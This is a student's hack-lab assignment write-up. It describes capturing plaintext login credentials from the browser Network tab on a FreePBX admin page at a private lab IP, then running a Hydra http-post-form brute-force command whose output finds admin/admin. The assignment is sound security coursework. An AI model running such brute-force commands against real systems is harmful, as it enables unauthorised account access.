



Esha Attiq
CIS 492 (Hack Lab)
Assignment 3

1) "System Overview" Screenshot



2) "Proxy Settings" Screenshot



3) "Passed credentials from the network tab" screenshot

The screenshot shows the Firefox browser's Network tab. The selected request is a POST to `192.168.2.5/admin/config.php#`. The request payload is visible in the right-hand pane, showing `username=user&password=user`. The main pane displays a list of network requests, with the first one (POST) highlighted.

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	192.168.2.5	config.php	jquery-3.1.1.min.js:4 (document)	html	10.62 KB	10.13 KB
200	GET	192.168.2.5	lessphp_cda15374ab46b7d7157d3bf731e56972370c8946.css		stylesheet	89.78 KB	89.47 KB
200	GET	192.168.2.5	bootstrap-3.3.7.min.css?load_version=15.0.17.34		stylesheet	cached	119.34 KB
200	GET	192.168.2.5	font-awesome.min-4.7.0.css?load_version=15.0.17.34		stylesheet	cached	30.27 KB
200	GET	192.168.2.5	bootstrap-table-dev.css?load_version=15.0.17.34		stylesheet	cached	7.06 KB
200	GET	192.168.2.5	bootstrap-table-reorder-rows.css?load_version=15.0.17.34		stylesheet	cached	819 B
200	GET	192.168.2.5	jquery-ui-1.10.3.custom.css?load_version=15.0.17.34		stylesheet	cached	58.36 KB
200	GET	192.168.2.5	typehead.js-bootstrap3-0.2.3.css?load_version=15.0.17.34		stylesheet	cached	6.39 KB
200	GET	192.168.2.5	notie.css?load_version=15.0.17.34		stylesheet	cached	4.84 KB
200	GET	192.168.2.5	outdatedbrowser.min.css?load_version=15.0.17.34		stylesheet	cached	1.04 KB
200	GET	192.168.2.5	outdatedbrowser-1.1.3.min.js?load_version=15.0.17.34		script	cached	3.10 KB
200	GET	192.168.2.5	jquery-3.1.1.min.js?load_version=15.0.17.34		script	cached	84.68 KB
200	GET	192.168.2.5	selector-set-1.1.0.js?load_version=15.0.17.34		script	cached	11.10 KB
200	GET	192.168.2.5	jquery.selector-set-0.2.2.js?load_version=15.0.17.34		script	cached	4.22 KB
200	GET	192.168.2.5	class.js?load_version=15.0.17.34		script	cached	2.03 KB
200	GET	192.168.2.5	jed-1.1.1.js?load_version=15.0.17.34		script	cached	36.37 KB
200	GET	192.168.2.5	modgettext.js?load_version=15.0.17.34		script	cached	2.23 KB
200	GET	192.168.2.5	FreePBX.js?load_version=15.0.17.34		script	cached	833 B
200	GET	192.168.2.5	login.js		script	cached	183 B

4) What inspect element is and why it's used in web development?

Inspect element allows you to view and edit a website's source code, which includes its HTML, CSS, JavaScript, and media files. This developer tool is already incorporated into web browsers like we used Firefox and Google Chrome. Allowing web developers to easily edit code, seeing HTML, and viewing the webpage right as you're working on it.

5) "Login credentials obtained using Hydra" screenshot (the ERROR's are due to the vm lagging)

The screenshot shows a terminal window with the following command and output:

```
root@kali-linux-vm:~# cd
root@kali-linux-vm:~# cd Desktop
root@kali-linux-vm:~/Desktop# ls
passw.txt usr.txt
root@kali-linux-vm:~/Desktop# hydra -L usr.txt -P passw.txt 192.168.2.5 http-post-form "/admin/config.php: username=^USER^&password=^PASS^&command=login:Invalid Username or Password"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-26 23:26:48
[DATA] max 16 tasks per 1 server, overall 16 tasks, 42 login tries (l:6/p:7), ~3 tries per task
[DATA] attacking http-post-form://192.168.2.5:80/admin/config.php: username=^USER^&password=^PASS^&command=login:Invalid Username or Password
[80][http-post-form] host: 192.168.2.5 login: admin password: admin
[ERROR] Child with pid 2049543 terminating, cannot connect
[ERROR] Child with pid 2049554 terminating, cannot connect
[ERROR] Child with pid 2049553 terminating, cannot connect
[ERROR] Child with pid 2049550 terminating, cannot connect
[ERROR] Child with pid 2049544 terminating, cannot connect
[ERROR] Child with pid 2049541 terminating, cannot connect
[ERROR] Child with pid 2049547 terminating, cannot connect
[ERROR] Child with pid 2049542 terminating, cannot connect
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-02-26 23:27:32
root@kali-linux-vm:~/Desktop#
```